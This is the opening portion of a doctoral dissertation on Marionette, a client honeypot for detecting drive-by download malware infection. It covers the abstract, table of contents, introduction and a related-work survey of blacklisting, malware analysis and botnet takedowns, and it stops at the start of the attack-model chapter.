NAIST-IS-DD1261002

Doctoral Dissertation

Study on High Interaction Client Honeypot for Infiltrative Intrusion Detection

Mitsuaki Akiyama

March 15, 2013

Department of Information Processing
Graduate School of Information Science
Nara Institute of Science and Technology

A Doctoral Dissertation
submitted to Graduate School of Information Science,
Nara Institute of Science and Technology
in partial fulfillment of the requirements for the degree of
Doctor of ENGINEERING

Mitsuaki Akiyama

Thesis Committee:

Professor Suguru Yamaguchi	(Supervisor)
Associate Professor Youki Kadobayashi	(Co-supervisor)
Professor Kazutoshi Fujikawa	(Co-supervisor)
Professor Hiroki Takakura	(Co-supervisor, Nagoya University)

Study on High Interaction Client Honeypot for Infiltrative Intrusion Detection[*]

Mitsuaki Akiyama

Abstract

Malware (*mal*icious soft*ware*) serves as the infrastructure for large-scale cyber attacks. Malware infection through vulnerabilities in programs is unavoidable even with careful user operation. Network-connected hosts with a vulnerable server application are potential targets *remote exploit*. The number of cases of malware infection by remote exploit has fallen off because of security measures and the changing computing environment. By contrast, *drive-by downloads*, that is, web-based exploitation that targets web browser vulnerability, is a greater risk than remote exploits because of the difficulty in protecting network boundaries.

Conventional intrusion detection measures such as signature, outlier detection, and learning-based detection, are used for detecting individual cyber attacks, but they have several critical problems in detecting current malware infection. An observation system that uses a decoy, called a *honeypot*, can collect attack information without any risk to the actual host. This system has a significant advantage in that it can observe in-depth techniques of exploitation and activity after being compromised by actively being compromised itself. This dissertation discusses a novel infiltrative observation system based on a client-side honeypot called *Marionette* that collects information about drive-by download malware infection. I preliminarily surveyed an adversary's anti-detection and exploit automation techniques. I also enumerated primary requirements for the design and implementation of the client honeypot according to the attack model, as follows:

[*]Doctoral Dissertation, Department of Information Processing, Graduate School of Information Science, Nara Institute of Science and Technology, NAIST-IS-DD1261002, March 15, 2013.

detection precision, *inspection performance*, *information collection*, *safeguarding*, *camouflaging*, and *seed URL selection*. A qualitative comparison was conducted between high-interaction and low-interaction honeypots in terms of requirements, which led to the finding that the high-interaction honeypot was an appropriate architecture to expect drive-by download malware attacks. To improve the advantages and resolve the weaknesses of the high-interaction system, I proposed various methods corresponding to the requirements. First, I proposed *stepwise detection* in multiple phases of exploitation for detection precision. The combinational results of stepwise detection identified various patterns of exploitation. In particular, even though memory corruption based exploitations are only probabilistically successful, stepwise detection can detect exploitations that do not succeed. To achieve high inspection performance and safeguarding, I propose two approaches: 1) a multi honeypot-agent OS, and 2) a multi browser-process. The first approach employs a distributed and autonomous honeypot system for scalability. The second approach provides process-level execution on a virtually isolated environment in order to reduce OS overhead. In order to collect precise information, my honeypot coordinates both network-based events (HTTP transactions) and host-based events (DOM structure on web browser) to identify complex URL graph structures. For camouflaging, my honeypot is based on a high-interaction system performing as an actual victim with vulnerable applications. In addition, my client honeypot disperses launching points on various IP addresses of ISPs through a reverse load-balancer.

To satisfy the requirement of seed URL selection, I propose *structural neighborhood URL lookup*, which is an effective method that focuses on the locality of malicious URLs that results from a cost-effective adversarial strategy. My experimental results indicated that my proposed method can discover more than twice the number of unknown malicious URLs as there are known blacklisted URLs.

I conducted a large-scale field investigation over a period of several months using the developed client honeypot. I ascertained the methodologies of adversaries and the stability of my developed system.

Keywords:

intrusion detection, honeypot, malware, vulnerability

Acknowledgements

I gratefully acknowledge the members of my Ph.D. committee, Suguru Yamaguchi, Youki Kadobayashi, Kazutoshi Fujikawa, and Hiroki Takakura for the time and valuable feedback they gave me on a preliminary version of this dissertation. I greatly appreciate Suguru Yamaguchi and Youki Kadobayashi, who kindly welcomed me when I decided to pursue a doctoral degree five years after receiving a master's degree. Takeshi Okuda, Teruaki Yokoyama, Hiroaki Hazeyama, and Natsue Tanida have kindly supported my life at the university.

Eiji Kuwana, Mitsutaka Itoh, Takeo Hariu, Makoto Iwamura, Takeshi Yagi, Yuhei Kawakoya, Kazufumi Aoki, and all of the members of my research group have strongly supported and encouraged my study since I joined the company. The regular discussions I have had with them have improved the arguments, methodologies, and experiments described in this dissertation. I could not have completed this dissertation without them.

Ryohei Takahashi, Suguru Oomura, Keiichi Yokoyama, Satoshi Noritake, and Akifumi Tanaka adopted my developed honeypot as the main technology of a national project sponsored by the Ministry of Internal Affairs and Communications. I obtained important knowledge from the large-scale investigation I conducted with them on this project.

I obtained invaluable feedback and advice from Mitsuhiro Hatada, my advisor, and Kunio Miyamoto, who used my developed honeypot for actual security operations. A study carried out with Daisuke Miyamoto and Gregory Blanc on analyzing obfuscated JavaScript as another drive-by download countermeasure was exciting and inspiring. The honeypot discovery I discussed with Katsunari Yoshioka was an important part of my study. I broadened my perspective through joint research conducted with Daisuke Inoue, Masashi Eto, and Takahiro Kasama at NICT. Makoto Otsuka has always advised me on the best way to implement an idea. David Watson and Christian Seifert warmly invited me to join The Honeynet Project, and also approved a new Japanese Chapter established by Itaru Kamiya, NCA members, and me.

Finally, I am deeply thankful to my family for their support and sacrifices.

Contents

Acknowledgements . . . iii

1 Introduction **1**

1.1. Cyber attacks and malware . . . 1

1.2. Vulnerability exposure . . . 2

1.3. Malware as cyber attack infrastructure . . . 3

1.4. Integration of infection vectors . . . 4

1.5. Conventional intrusion detection . . . 5

1.6. Observation point . . . 6

1.7. Research objective . . . 7

2 Related work **8**

2.1. System robustness improvement . . . 8

2.2. Blacklisting . . . 9

2.3. Victim discovery . . . 11

2.4. Malware analysis . . . 11

2.4.1 Dynamic analysis . . . 11

2.4.2 Static analysis . . . 12

2.4.3 C&C identification . . . 12

2.5. Malware analysis based countermeasure . . . 13

2.5.1 Malware-signature generation . . . 13

2.5.2 Botnet takedown . . . 13

2.6. Summary . . . 14

3 Attack model **15**

3.1. Drive-by download . . . 15

3.2. Arbitrary code execution 16
3.2.1 API misuse 16
3.2.2 Memory corruption 17
3.2.3 Browser and plug-in vulnerability 18
3.3. Automation for drive-by downloads 18
3.3.1 Browser fingerprinting 19
3.3.2 Multi-vulnerability exploitation 20
3.4. Anti-detection techniques 21
3.4.1 Code obfuscation 21
3.4.2 Traffic redirection 22
3.4.3 Client blacklisting 23
3.4.4 Anti-browser emulation 24
3.5. Summary 24

4 Honeypot for gathering intelligence of malware infection 26
4.1. Objective of honeypot 26
4.2. Taxonomy of honeypot 27
4.2.1 Type of attack vector 27
4.2.2 Level of interaction 28
4.3. Conventional client honeypot 28
4.4. Providing information for stakeholders, and countermeasures . . . 29
4.5. Summary 30

5 Design and Implementation of client honeypot 31
5.1. Requirements 31
5.1.1 Precise detection 33
5.1.2 Inspection performance 33
5.1.3 Information collection 33
5.1.4 Safeguarding 34
5.1.5 Camouflaging 34
5.1.6 Seed URL selection 34
5.2. Low-interaction and high-interaction 35
5.3. Exploit detection 36

5.3.1 Detecting pre-exploitation phase: Heap manipulation detection . . . 37
5.3.2 Detecting the exploitation phase: Dataflow anomaly detection . . . 38
5.3.3 Detecting post-exploitation phase: Rule-based event detection . . . 41
5.3.4 Detection classification . . . 42
5.3.5 Detection evaluation . . . 43
5.4. Strategies toward high performance . . . 49
5.4.1 OS multiplication . . . 49
5.4.2 Process multiplication . . . 49
5.4.3 Process boundary operation for process multiplication . . . 50
5.5. Sandbox on honeypot . . . 52
5.5.1 Process multiplication . . . 53
5.5.2 Process sandbox . . . 54
5.5.3 Multi-process launch/termination control . . . 62
5.5.4 Implementation of process sandbox . . . 63
5.5.5 Evaluation . . . 65
5.5.6 Other isolation methods for execution environment . . . 72
5.6. Collecting information . . . 73
5.6.1 Link extraction . . . 73
5.6.2 User interaction handling . . . 74
5.6.3 Malware collection . . . 75
5.6.4 Web contents recording . . . 75
5.7. Camouflaging victim host . . . 75
5.7.1 Victim platform selection and coexistence considerlation . 76
5.7.2 IP address randomization . . . 77
5.8. Architecture and workflow of developed client honeypot . . . 80
5.9. Summary . . . 81

6 Field investigation and experiment **85**
6.1. Property of malicious sites . . . 85
6.2. Property of web-based malware . . . 87
6.3. Tracking malware distribution networks . . . 89

6.3.1 Extracting redirect chain 89
6.3.2 Backend aggregation of malware distribution network . . . 91
6.4. Lifetime of malware distribution networks 91
6.5. Summary 93

7 Discovering malicious website 95
7.1. For seed URL extraction 95
7.2. Structural neighborhood URL lookup 96
7.2.1 Proposed method 97
7.2.2 Experiment of structural neighborhood URL lookup 106
7.2.3 Discussion of structural neighborhood URL lookup 113
7.3. Summary 113

8 Conclusion 115

9 Future work 118
9.1. For sustainable observation 118
9.2. Trade-off between cost and benefit: Increasing cost of cyber attack 119
9.3. Sharing security datasets 119
9.4. Evidence of compromise 120
9.5. Diversified honeypot collaboration for complicated attack cycle . . 121
References 122
Appendix 130

List of Figures

2.1 Lifetime of blacklisted malicious URLs 10

3.1 Exploitable vulnerabilities of web client applications 19
3.2 Malware distribution network 23

4.1 Taxonomy of honeypot 27

5.1 Basic components of client honeypot and corresponding requirements 32
5.2 Exploitation phases 37
5.3 Exploitation using heap spraying 38
5.4 Transparent interception procedure for vulnerable function hooking 40
5.5 Distribution of heap allocation 45
5.6 OS and process boundary operation 51
5.7 Multi-agent and multi-process 52
5.8 I/O redirection procedure 59
5.9 Process creation control and sandbox propagation 61
5.10 Sharing virtual file system 62
5.11 Distribution of VFS entry numbers 66
5.12 Idle times of browser process 68
5.13 Inspection completion time of each URL 69
5.14 Distribution of number of simultaneously running processes 70
5.15 Reverse load-balancer for IP address randomization 78
5.16 Obtained source IP addresses by IP address randomization method (observed in July, 2012) 80
5.17 Distribution of assigned IP address (observed in July, 2012) 83
5.18 Architecture of Marionette 84

6.1 Cumulative fraction of number of URLs on each FQDN 86
6.2 Cumulative fraction of number of FQDNs on each IP address . . . 86
6.3 Distribution of number of URLs and FQDNs on each IP address . 87
6.4 Variations of malicious URL hosting 87
6.5 Variants of malware 89
6.6 Visualization of detected malware distribution networks 92
6.7 In-degree and summation of join nodes under each URL by redirection 93
6.8 Distribution of in-degree and summation of join nodes 93
6.9 Increase and decrease of detected malicious sites for each network 94

7.1 Structural neighborhood URL lookup 98
7.2 Procedure of proposed method 99
7.3 Disassembling URL string and creating URL substring for search query 102
7.4 Degree of neighborhood 111
7.5 Discovered malicious neighborhoods 112

List of Tables

4.1 Information obtained by honeypots; the stakeholders that can benefit from it, and countermeasures 30

5.1 Qualitative comparison between low interaction and high interaction 35
5.2 Detection methods and classification 43
5.3 Exploitation patterns 47
5.4 Coverage of each detection method 47
5.5 Detection rate of each detection phase 47
5.6 Distribution of exploitation patterns 48
5.7 Percentage of vulnerabilities targeted for exploitation (observed in 2009) 48
5.8 Hooked APIs for I/O redirection and process restriction 65
5.9 Total inspection completion time 71
5.10 Exploit pattern distribution 72
5.11 Total assigned IP address (observed in July, 2012) 79

6.1 Result of dynamic behavior analysis 90
6.2 Statistics for categories of redirect used by detected malicious sites 90

7.1 Applicable coverages of reverse hyperlink-traversal and structural neighborhood URL lookup 100
7.2 Blacklist URLs and neighborhood URLs generated by my method 107
7.3 URL status 108
7.4 Detection results 108
7.5 Difference in coverage between dynamic analysis and static analysis 109
7.6 URL coverage of search engines in suspicious web space 110

7.7 Examples of malicious neighborhood URLs 110
7.8 Discover rates of URL selection methods 113

Chapter 1

Introduction

1.1. Cyber attacks and malware

A *cyber attack* is an activity to intrude in a target computer or network in order to steal information, compromise, or destroy target systems through a network or computer system. Nowadays, various social infrastructures have been computerized and networked, and computer systems deal with commercial or personal information that is exchanged with each other systems via a network. The information in computer systems is also very valuable and attractive to adversaries, who target computer systems in every conceivable way. Unfortunately, networking computer systems enables remote cyber attacks, so any networked computer system is a potential victim of a cyber attack. The Internet has led to rapid acceleration and development of the computing environment as well as to economic growth of our computerized society. Although current computer networks are important in our social infrastructure, the rapid development results in security (design/management criterion of system and information) problems in various layers of networks and computer systems.

The aim of cyber attacks has changed over time from simple pranks conducted to satisfy one's intellectual curiosity or build self-confidence to those carried out to achieve monetary gain or make political assertions. Because of these strong motivations, cyber attacks have become much more sophisticated. Denial of Service (DoS) and Distributed DoS (DDoS) interfere with routing, domain name system (DNS), the Web, and other services of attack targets (e.g., business competitors, hostile nations). Mass-mailing involves sending a massively large number of e-mails to advertise online items and gain profit. Network infrastructures and servers providing services are massively overloaded because of DoS/DDoS attacks and mass-mailing, which have a harmful effect on business continuity.

1.2. Vulnerability exposure

There are two aspects of vulnerability: *human vulnerability* and *program vulnerability*. One way malware infections can occur is via manual operation of a computer system by a human victim. This is a cognitive aspect of human vulnerability, because humans with low computer literacy are easily deceived and may manually download/install remote software, that is, malware, by themselves. Previous studies tackled the computer literacy problem from the viewpoints of computer literacy improvement [73] and user-interface improvement (e.g., User Account Control [45]).

By contrast, program vulnerability is more serious than human vulnerability because it causes automatic malware infection. For example, OS (e.g., middleware, network stack), client applications (e.g., web browsers), and server applications (e.g., web applications) are often targeted. An arbitrary code runs on a target system after exploiting a vulnerability, and then downloads malware from a remote server and installs it in the target system. Software vendors generally deal with vulnerabilities in their software when they are discovered; however, there is a period of time that a program vulnerability is exposed until the security patch is applied. In particular, a program is most exposed to risk on the *zero-day*. This is the most dangerous period that starts when an attack is released to exploit a vulnerability on day zero, when the vulnerability has not yet been discovered or publicly disclosed. The main reasons why a program might have a vulnerability are code complexity and increasing code size. Critical programs such as OS or middleware tend to have timely released security patches (e.g., *Windows updates*), but security patches for application programs are usually delayed because the patch management for each application depends on each software vendor. Automatic security updating is conducted for programs such as Windows updates, but many third-party applications require manual updates. This patch management problem results in exposure of a large number of vulnerabilities. Malware infection via program vulnerabilities is therefore unavoidable even when users are careful in operating their systems. Countermeasures such as early discovery of vulnerabilities, secure coding without vulnerabilities, and system protection mechanisms have already been proposed. However, the increasing number of vulnerable third-party applications, irregular releases of security patches, and increases in zero-days have resulted in the exposure of vulnerable systems.

1.3. Malware as cyber attack infrastructure

Most large-scale and collaborative cyber attacks are triggered by *malware* (*mal*icious soft*ware*). An adversary exploits a vulnerability of a target system and runs malware on the target system. Malware has the functionality to execute secondary cyber attacks such as the aforementioned attacks. In other words, malware infection itself is not only an individual cyber attack, but also a stepping-stone for a secondary cyber attack. Therefore, malware infection can result in a loss of profits and a loss of confidence in our society.

Malware can take the form of not only an individual cyber attack but also as the infrastructure of large-scale secondary cyber attacks. Malware that is controlled by a remote adversary after infection is called a *bot*. An adversary sends a command to bots via a command & control (C&C) channel to manage a collection of bots called a *botnet*, and conducts large-scale cyber attacks at a low operational cost to the adversary. In particular, many incidents of DDoS and mass-mailing attacks are carried out using botnets. Massively large botnets for DDoS or mass-mailing attacks have been discovered, including *Rustock* (2006), *Cutwail* (2007), *Waledac* (2008), *Grum* (2009), and *TDSS* (2010). A report said that 90% of all e-mail sent in 2009 consisted of spam messages [76], and most of these were sent by botnets. To make matters worse, *Zeus*, *SpyEye*, and *Citadel*, which are sophisticated botnets designed to leak information (e.g., stealing banking credentials using a *man-in-the-browser* attack on an infected host) were released one after another from 2007 to 2012. Many security researchers and engineers are working on tackling individual cyber attacks (e.g., DDoS detection and mitigation, spam identification, data loss prevention). However, cyber attacks are usually triggered by malware; in other words, malware infection is a principal factor of a cyber attack. Therefore, we should preferentially focus on infection discovery and prevention.

1.4. Integration of infection vectors

Computer systems and network services are dynamically changing as the computing environment evolves. Consequently, the change in the computing environment makes it possible to diversify the infection vectors of malware. E-mail attachments, P2P contents, files via instant messaging, and web hosting files are representative infection vectors. These infection vectors are based on manual infection by users; therefore, they are gradually declining the computer literacy of users improves.

A remote exploit targets a vulnerability of a server application; therefore, all network-connected hosts with a vulnerable server application are potential victims. Moreover, exploitation and malware infection can succeed without user interaction. In the early 2000s, *CodeRed*, which targeted the Internet Information Service (IIS) vulnerability, and *Blaster*, which targeted the Distributed Component Object Model interface with Remote Procedure Call (RPC-DCOM) vulnerability, accounted for the majority of malware infections. In 2008, a critical vulnerability of RPC-DCOM was targeted by *Conficker* , and the number of infected hosts reached 12 million [54] in 2009. Windows OS contained many types of vulnerabilities related to file sharing or other server applications, which became common infection vectors. However, the number of remote-exploit-based malware infections has considerably decreased for three main reasons: 1) OSs came equipped with personal firewall functionality as a basic protection mechanism against these types of exploitations; 2) unnecessary communication was filtered using TCP/UDP ports at the network boundary, and 3) the number of hosts connecting to the Internet under Network Address Translation (NAT), which filters packets from outside the network, increased.

From the latter half of the 2000s, various network services (e.g., Video on Demand, E-commerce, Social Network Services, and other cloud-based services) have been integrated into the web. Web clients obtained diversified functionalities and dealt with richer information, and were consequently targeted by adversaries. Although client-side computing on the web achieves flexibility of processing and transaction of rich/complex web content, it creates a large number of vulnerabilities in client-side programs. Drive-by downloads are conducted according to legitimate communication protocols (i.e., HTTP and HTTPS) without protocol anomalies. Because communication protocols used by drive-by downloads are a main service of the Internet, it is impossible to apply port-based or protocol-based blocking. Internet users usually surf web space and access a large number of websites; they then always face the risk of becoming infected with malware. Due to difficulty of protecting network boundaries, drive-by downloads are a greater risk than remote exploits.

1.5. Conventional intrusion detection

Intrusion detection, a traditional area of security research, is intended to detect intrusion activity from a remote malicious host. The conventional detection method is based on a signature pattern that indicates characteristic strings of malicious objects such as attack payloads containing exploit code or malware binaries. It requires continual analysis of the latest malicious objects and timely generation of signatures. Signature-based detection has weaknesses against unknown malicious objects that have different characteristics of past malicious objects. Moreover, per-packet based signature matching is difficult because the communication message of an end-to-end host becomes invisible because the communication channel (e.g., SSL) is encrypted, or the payload is compressed or obfuscated.

Volume anomaly and outlier/change-point detection have been proposed [88] for detecting individual cyber attacks (DoS/DDoS, scanning, mass-mailing). These detection methods are not effective for detecting malware infection, though, because malware infection activities do not always require large-volume or rapid increases in communication. Conventional malware infection (i.e., remote exploit) by worm-type malware requires large-volume random scanning and exploiting; however, the latest type of malware infection (i.e., drive-by download) mainly requires targeted and limited end-to-end communication without large-volume random scanning, which is referred to as *silent infection*.

Learning-based detection is a popular method of intrusion detection that has been applied effectively in recent years. *Supervised learning* preliminarily learns data clearly defined as *benign* or *malicious* based on predefined feature vectors, and then forecasts the maliciousness of unknown data. However, a serious problem with supervised learning when applied in the area of security is determining how to obtain correct learning data. Moreover, unknown malicious objects having unexpected characteristics are outside the focus of learning-based detection.

1.6. Observation point

An actual victim host is necessary for observation in conventional intrusion detection methods. Moreover, the characteristics of observable information depend on the situation of the actual victim hosts, i.e., what kind of OS and applications are running on the host system. By contrast, decoy-based observation can collect attack information without risk to the actual host. Decoy-based observation is advantageous in that a decoy system called a *honeypot* can closely monitor the in-depth exploitation techniques and activities after they have compromised a system by actively being compromised itself. It is possible to discover a malicious object early on before an actual user is compromised, so that proactive countermeasures can be implemented. All of the information obtained from a honeypot comes from the original malicious activity, because there is no user in a honeypot. In addition, conventional network-based or host-based intrusion detection methods have privacy problems in the way they observe and handle information. Because there is no actual user in a honeypot, the honeypot can solve/avoid privacy problems. Therefore, decoy-based observation can potentially solve the problems of conventional intrusion detection methods. *Darknet* is a network-based observation system for unused IP addresses without actual users that can observe DDoS, scanning, remote exploits, and misconfigured request/responses [5]. Darknet has similar characteristics to a honeypot; however, it only passively observes incoming traffic without interaction.

1.7. Research objective

This dissertation will discuss a novel infiltrative observation system based on a client-side honeypot, called *Marionette*, to collect information about drive-by download malware infection. Honeypots potentially allow security middleboxes or end systems to be more secure and sophisticated in many ways, as they are capable of:

- Understanding the latest attack scheme for security intelligence
- Building a blacklist of attack sources
- Collecting malware and exploit code for signatures/patterns
- Providing attack datasets for other defensive research and technologies

The goal of this study was to tackle the design, implementation and deployment of a honeypot for understanding adversaries' intensions and to collect malicious objects in order to develop countermeasures. First, I discuss related defense approaches in Chapter 2, typical exploit techniques in Chapter 3, and conventional honeypots in Chapter 4. Next, on the basis of the discussions in Chapters 3 and 4, I enumerated the primary requirements for a honeypot. The novel honeypot that I developed is described in Chapter 5. Chapter 6 discusses newly discovered properties of malicious websites used for malware infection in the wild. Furthermore, we propose and evaluate a novel effective method of discovering malicious websites in Chapter 7. Finally, we conclude this work in Chapter 8, and indicate the future direction of malware infection countermeasures in Chapter 9.

Chapter 2

Related work

This chapter introduces related works on anti-malware from both proactive and reactive viewpoints. Improving system robustness is a fundamental solution for each victim system. Blacklisting is a network-wide applicable solution even if targeted victims are vulnerable. However, these proactive defenses cannot terminate all malware infection completely. Studies based on victim discovery and malware analysis are reactive solutions for an infected host in order to complement the above solution.

2.1. System robustness improvement

Methods for improving system robustness such as identifying vulnerabilities and adding memory protection mechanisms have been proposed. Two kinds of vulnerability that can lead to malware infection are *API misuse* and *memory corruption*. API misuse involves granting false privileges to certain objects or functionalities, and is directly responsible for falsely defining objects or functionalities in the program design phase.

Memory corruption occurs in the coding phase. Fuzzing, which is intended to achieve early discovery of vulnerabilities, generates various input values for program testing. If an analyzed program has a vulnerability, its input generated values raise an exception or run as unexpected program behavior. Software vendors can use this mechanism to comprehensively discover potential vulnerabilities before their software is released.

To exclude memory-corruption vulnerabilities from the coding phase, there are compiler functionalities to produce a protection code for *buffer overflow* such as the `-fstack-protector` compiler option of `gcc` and the `/GS` [43] compiler option of Microsoft Visual Studio. Memory protection mechanisms on the OS layer can protect a victim system from arbitrary-code execution even if a specific vulnerability is exploited. These mechanisms include STIR [84], IPR [58], ILR [24], ASLR [77], DEP [2], and ExecShild [82]. In particular, DEP, ASLR, and ExecShild have already been implemented as basic protection mechanisms of Windows OS or specific distributions of Linux OS.

2.2. Blacklisting

The web is now the main infection vector for malware infection. With the increase in the number of threats by malicious websites, network administrators or end users regularly try to prevent unwanted access to malicious websites by outgoing traffic through the use of blacklists. A blacklist is a list of identifiers of malicious communication objects. A typical blacklist contains IP addresses, domain names, or uniformed resource locators (URLs). In particular, filtering systems against web-based malware infection use URL blacklists.

A blacklist [38] [37] [80] [81] [12] [25] [20] [36] can be applied to both client-side filtering and network-side filtering. In the former, the blacklist is applied as a web browser add-on [20] [40] and a `hosts file` [25] (a configuration file on the local system that maps hostnames to IP addresses). The latter consists of DNS level filtering (e.g., DNSBL and DNS-sinkhole), security appliances, and application services. The Google search engine displays a warning message with the search results when a returned URL is known to be malicious. This is an example of an application service that can effectively prevent malware infection via search engines.

As mentioned above, a blacklist provides essential information that can be used for filtering in order to block access to malicious websites. Filtering based on a blacklist is a simple and powerful countermeasure. However, it is difficult to discover malicious websites and malicious URLs on the web because of the vast amount of web content that changes dynamically and that is newly generated by




Figure 2.1. Lifetime of blacklisted malicious URLs

Survey of public blacklisted URLs (i.e., http://malwaredomainlist.com/ [36], latest list on 2010.11.18) was investigated.

both legitimate and malicious users. This makes it difficult to keep up to date with newly created malicious URLs for blacklisting. Web content has a lifetime [7]. Thus, we investigated the lifetime of some blacklisted URLs. The length of time that blacklisted URLs are active from when they were first registered is shown in Fig. 2.1. The percentage of URLs active for one month is less than 40%, and most of the URLs return a DNS error (i.e., the domain names have already been deleted in each name server) or server connection error. The overall results confirm that the number of URLs that have vanished gradually increases with time. In other words, blacklisted malicious URLs tend to vanish after a short time. However, many new malicious URLs are registered to blacklists daily. In these cases, the substrings of added URLs are often similar to previously registered URLs. This indicates that adversaries may create new malicious URLs by mutating URL strings in order to avoid being blacklisted.

2.3. Victim discovery

It is possible to discover an infected host by using a honeypot. The *Cyber Clean Center* (CCC) [10] is a national project sponsored by MIC[1] that discovers infected hosts by using a Windows OS honeypot to detect remote exploits from other infected hosts. Because victim hosts infected with worm-type malware attempt a secondary infection, we can regard a source host of a remote exploit as being infected. CCC notifies Internet Service Providers (ISPs) that it has discovered some infected hosts, and the ISPs send cleanup information to the hosts.

In the case of drive-by download infection, we can regard web users accessing malicious websites as potential victims of drive-by download. If the hosts have vulnerabilities, they will inevitably be infected. Web proxies or network gateways of organization that use web services, e.g., universities and companies, have access logs that can be compared to a list of collected malicious websites to identify potential victims.

2.4. Malware analysis

Malware analysis is a crucial approach to incident response management that is an organized way to handle security incidents. The goal of malware analysis is to gain an understanding of the functionalities of malware and to estimate damage caused by malware infection. Malware contains various kinds of anti-analysis functionalities (e.g., binary-code obfuscation, virtual machine detection, code disassembly prevention) that make it more difficult to analyze. There are two approaches for analyzing malware; *dynamic analysis* and *static analysis.*

2.4.1 Dynamic analysis

Dynamic analysis is a method to infer malware's intention by monitoring malware behavior (e.g., file/registry/network accesses) on an actual system. This kind of analysis is applied in order to understand the approximate activities of malware, although it can only analyze the part of a program that is running. The environment for dynamic analysis of malware is called a *malware sandbox*, and many

[1]The Ministry of Internal Affairs and Communications, Japan

malware sandboxes are available (Cuckoo [61] and Anubis [4] are well-known malware sandboxes).

2.4.2 Static analysis

Static analysis is a method to identify potential functionalities of malware by analyzing instructions and function calls of a malware program without running the malware program. Even if it is just part of a program, a static analysis can analyze it in theory. Almost all malware programs are executable format files, so reverse engineering methods to reassemble the malware program from the machine code to the assembler code have also been published [23]. However, malware usually includes a binary that is packed for anti-analysis protection. The malware binary then unpacks itself and extracts the original binary code during execution. Therefore, directly reassembling the malware binary is not effective for obtaining the assembler of the original binary code. Thus, unpacking methods have been proposed [39] [14] as a first step in malware analysis.

2.4.3 C&C identification

In the mid 2000s, there were various types of malware consisting of joined botnets (e.g., *Agobot*, *SDbot*, *Mocbot*) that used Internet Relay Chat (IRC) as a command and control (C&C) channel. Consequently, many IRC-based botnet detection methods were proposed [1] [19]. The amount of benign IRC communication has decreased, and thus, the main IRC usage is now C&C. Then, we can easily detect IRC-based malware and botnets. To avoid detection, the C&C is migrated from IRC to the original protocol, P2P, or to a benign protocol such as HTTP.

Analyzing malware binaries reveals the destination hosts of malware communication. Destination hosts of malware communication contain malicious hosts as well as benign hosts because malware checks Internet connectivity to detect whether a potential host is running on a malware sandbox. If we can distinguish between malicious hosts as C&C communication and benign websites accessed by malware to check their Internet connectivity, we can adopt their C&C information in the following countermeasures. C&C identification methods One effective C&C identification method is using taint analysis to track data propagation on a local internal system and input/output of a network [31]. Another advanced identification method for P2P based C&C communication is combined with taint analysis to extract data-propagation flows on an internal host and protocol reverse-engineering to extract the original communication protocol [86].

2.5. Malware analysis based countermeasure

The extracted information mentioned in the above paragraph on malware analysis can be used by anti-virus software vendors to generate signatures and take down botnets.

2.5.1 Malware-signature generation

Anti-virus or security appliance vendors analyze malware to extract characteristic strings and behaviors as signatures for detecting malware, and timely incorporate the signatures in detection engines. It is essential to collect unknown malware to generate a signature. Many anti-virus vendors collect unknown/variant malware from user submissions or from anti-virus telemetry reports.

Malware collection using a honeypot is a complementary technique to that of user submission or anti-virus telemetry reports. A honeypot detects exploits and collects malware installed using exploit code on victim hosts. Because it actively tries to be exploited, a honeypot can collect information on unknown malware early, before any actual victims are exploited. Therefore, a honeypot is another way to provide details of unknown malware to anti-virus vendors.

2.5.2 Botnet takedown

The malware analysis methods previously mentioned can extract the destination IP address, FQDN, or URL of malware communication by analyzing the malware. These destinations contain the C&C communication between the malware and the adversary; therefore we can take mandatory measures by using the information of these destinations.

If we can successfully shut down C&C communication, we can destroy botnets and prevent potential victims from being affected by cyber attacks from botnets. Legal action can be an effective way to provide legal evidence for mandatory countermeasures in many cases of botnet takedown. *Microsoft* provided documentation that detailed a botnet in a federal court of the US in a lawsuit against a number of *John Doe* defendants. Many best practices of botnet takedown have involved shutting down the C&C communication. OS vendors, security vendors/organizations, and universities cooperated to take down many botnets (*Srizbi* in 2009, *Waledac* in 2010, *Rustock* in 2011, *Nitol*/*Grum* in 2012) [46] [42] [44] [13].Many successful cases were the result of both technical cooperation between industry partners and legal action.

2.6. Summary

Memory protection and secure programming to achieve system robustness are actively being studied to counter memory corruption vulnerabilities. Many of these approaches have already been applied to the basic functionality of OSs and compilers. Blacklisting can protect potential victims even if they have vulnerabilities. Malware analysis is used for mandatory countermeasures intended to achieve botnet takedown.

Chapter 3

Attack model

It is important to understand the assumed attack model of a drive-by download attack before designing and implementing an appropriate observation system. Therefore, I first explain two types of arbitrary code execution vulnerability. Then, I survey representative techniques for exploit automation and anti-detection in the wild.

3.1. Drive-by download

